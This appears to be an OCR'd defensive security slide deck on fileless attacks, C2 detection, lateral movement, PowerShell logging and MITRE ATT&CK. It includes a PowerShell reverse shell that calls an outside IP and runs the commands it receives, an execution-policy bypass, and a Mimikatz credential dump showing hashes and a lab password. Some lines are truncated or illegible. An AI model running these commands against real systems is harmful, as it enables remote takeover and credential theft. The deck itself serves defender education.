
- Use endpoint protection
  - Block office apps from launching PowerShell
- Leverage host based firewall
  - Block PowerShell from connecting outbound
  - But that's too administrative?
  - Block to WAN

INSTALLATION



- Gaining persistence
- File Installation
- Fileless Installation
- Establish C2
- 74% Malware Free

FILE BASED



https://www.barkly.com/what-are-fileless-attack-techniques

PREVENT WRITES TO DISK

- End Point Hygiene
  - AV is up to date and checking in
  - Patching is done
  - Software Audits
  - Application white listing

Application White Listing is Hard Though

- MOST AV SUITES HAVE REPUTATIONAL SCORE
- YOU CAN SET AUTO WHITELIST VIA SCORE
- ADMINISTRATIVE COSTS GOES DOWN

FILELESS

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\admin> $socket = New-Object Net.Sockets.TcpClient('206.189.20.79',
PS C:\Users\admin> $stream = $socket.GetStream()
PS C:\Users\admin> $sslStream = New-Object System.Net.Security.SslStream($stre
eCertificateValidationCallback]))
PS C:\Users\admin> $sslStream.AuthenticateAsClient('fake.domain')
PS C:\Users\admin> $writer = new-object System.IO.StreamWriter($sslStream)
PS C:\Users\admin> $writer.Write('PS ' + (pwd).Path + '> ')
PS C:\Users\admin> $writer.flush()
PS C:\Users\admin> [byte[]]$bytes = 0..65535|%{0};
PS C:\Users\admin> while(($i = $sslStream.Read($bytes, 0, $bytes.Length)) -ne 0
>> {$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0
>> $sendback = (iex $data | Out-String ) 2>&1;
>> $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
>> $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
>> $sslStream.Write($sendbyte,0,$sendbyte.Length);$sslStream.Flush()}
```

OpenSSL Server Reverse Shell from Windows Client from Carrie Roberts

```
=================================================================
 [Empire]  Post-Exploitation Framework
=================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
=================================================================

 _______ .___  ___. .______    __   _____      _______
|   ____||   \/   | |   _  \  |  | |   _ \    |   ___|
|  |__   |  \  /  | |  |_)  | |  | |  |_)  |   |  |__
|   __|  |  |\/|  | |   ___/  |  | |     /    |   __|
|  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
|_______||__|  |__| | _|      |__| | _| `._____||_______|

      284 modules currently loaded

      1 listeners currently active

      6 agents currently active

(Empire) > 
```

https://www.swelcher.com/blog/2018/3/29/detecting-powershell-empire

IN-MEMORY

- Empire
- Cobalt Strike
- PowerSploit
- Metasploit
  - Meterpreter

https://www.cobaltstrike.com/press

BUT HOW? LIVING OFF THE LAN

- PowerShell
- WMI
- PsExec
- Migrating to C# now though

54%

of companies experienced one or more successful attacks that compromised data and/or IT infrastructure


77%


of those attacks utilized exploits or fileless techniques

https://www.barkly.com/what-are-fileless-attack-techniques

AV DOESN'T CUT IT ANYMORE

- EDR is what is needed
- Compliance will catch up





C2


- Look to catch DNS Tunneling
- IDS/IPS can catch beacons
- Blocking Dynamic DNS
- Blocking new domains
- Malleable C2 is hard to catch
- Lateral movement creates more noise

ACTIONS ON OBJECTIVES


- Enumeration
- Lateral Movement
- Data Exfiltration

LATERAL MOVEMENT TOOLS

- Kerberoast
- Mimikatz
- Bloodhound
- Responder
- Golden Ticket
- Pass the Hash
- Empire
- LOTL



- IF we can't catch there
- How do we catch here?



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-ExecutionPolicy -ExecutionPolicy Restricted
PS C:\Windows\system32>
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\admin>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\admin> Set-ExecutionPolicy -ExecutionPolicy Bypass
Set-ExecutionPoli[illegible]CHINE\SOFTWARE\M
icrosoft\PowerShell\1\ShellIds\Microsoft.PowerShell' is denied. To change the
execution policy for the default (LocalMachine) scope, start Windows
PowerShell with the "Run as administrator" option. To change the execution
policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
At line:1 char:1
+ Set-ExecutionPolicy -ExecutionPolicy Bypass
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], Una
   uthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.Pow
   erShell.Commands.SetExecutionPolicyCommand
PS C:\Users\admin> exit

C:\Users\admin>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\admin> Get-ExecutionPolicy
Bypass
PS C:\Users\admin>
```

THINGS TO ENABLE

- Command line process auditing

```
Command start time: 20160515205951
**********************
PS C:\> c:\temp\invoke-Mimikatz2
**********************
Windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20160515205956
**********************
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : ADSECLAB0
SID               : S-1-5-21-186993273-1316126705-865754954-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : ADSECLAB0
         * NTLM     : 96ae239ae1f8f186a205b6863a3c955f
         * SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
         [00010000] CredentialKeys
         * NTLM     : 96ae239ae1f8f186a205b6863a3c955f
         * SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : ADSECLAB0
         * Password : Password99!!!
        kerberos :
```

https://adsecurity.org/?p=2921

THINGS TO ENABLE

- PowerShell Logging

- Module Logging
- Script Block Logging
- Transcription

THINGS TO ENABLE

Audit Logon Events
Success and Failure

Logon types are interesting

This is a valuable piece of information as it tells you HOW the user just logged on:

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (i.e. connection to shared folder on this computer from elsewhere on network)
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unnattended workstation with password protected screen saver)
8	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") See this article for more information.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see 4648. MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

EDR Go Beyond Sysmon & Antivirus

THINGS TO DEPLOY

LEARN
ATTACKERS PLAYBOOK

MITRE | ATT&CK

Matrices | Tactics | Techniques | Groups | Software | Resources | Blog | Contact | Search site

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dyna[illegible] Data Exch[illegible]	[illegible]pplication [illegible]g	[illegible]ass [illegible] Acc[illegible]ol	Clear Com[illegible]nd Histo[illegible]	Cre[illegible]ials in R[illegible]stry	[illegible]rk Sh[illegible]very	[illegible]ass the [illegible]sh	[illegible]ata fr[illegible]ocal Sys[illegible]	[illegible]ration [illegible]r Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through [illegible]l	[illegible]thentica[illegible]	[illegible]arch Orde[illegible] [illegible]king	Code Si[illegible]g	Expl[illegible]tion fo[illegible] [illegible]rede[illegible] Acce[illegible]	[illegible]work [illegible]	[illegible]ss the [illegible]ket	Data [illegible]twor[illegible] Sh[illegible]tive	Exfi[illegible]r Other Netwo[illegible]edium	Data Obfuscation
Supply Chain Compromise	Execution [illegible]gh Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	For[illegible] Authentication	[illegible]sword P[illegible] Discovery	[illegible]mote D[illegible]top Protocol	Data [illegible]m Removable Media	[illegible] Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	SSH Hijacking	Screen Capture		Multiband Communication
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Local Job Scheduling	Create Account	Launch Daemon	DLL Side-Loading	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
	Mshta	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools

START HUNTING


REPORTING TO THE CEO...
SIR! MISSION ACCOMPLISHED. WE REACHED THE GOAL.


IT DIRECTOR...
NO! WE PATCH ZE SYSTEMS. ZE SECURITY VENDORS PROMISE VEE CAN'T BE HACKED!!


COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS
Attack Report
Destination
Activity
Start reconnaissance server
172.16.4.7
Sent email to 12 people
192.168.12.23
User "David.Jones@acme.com" clicked email
172.16.4.7
Sent attachment "myresume.pdf" to 1 person
Session opened
ARP Scan
Full Scan
GENTLEMEN, THERE IS ALWAYS A WAY. HERE'S THE ATTACK REPORT. LET'S GO OVER IT.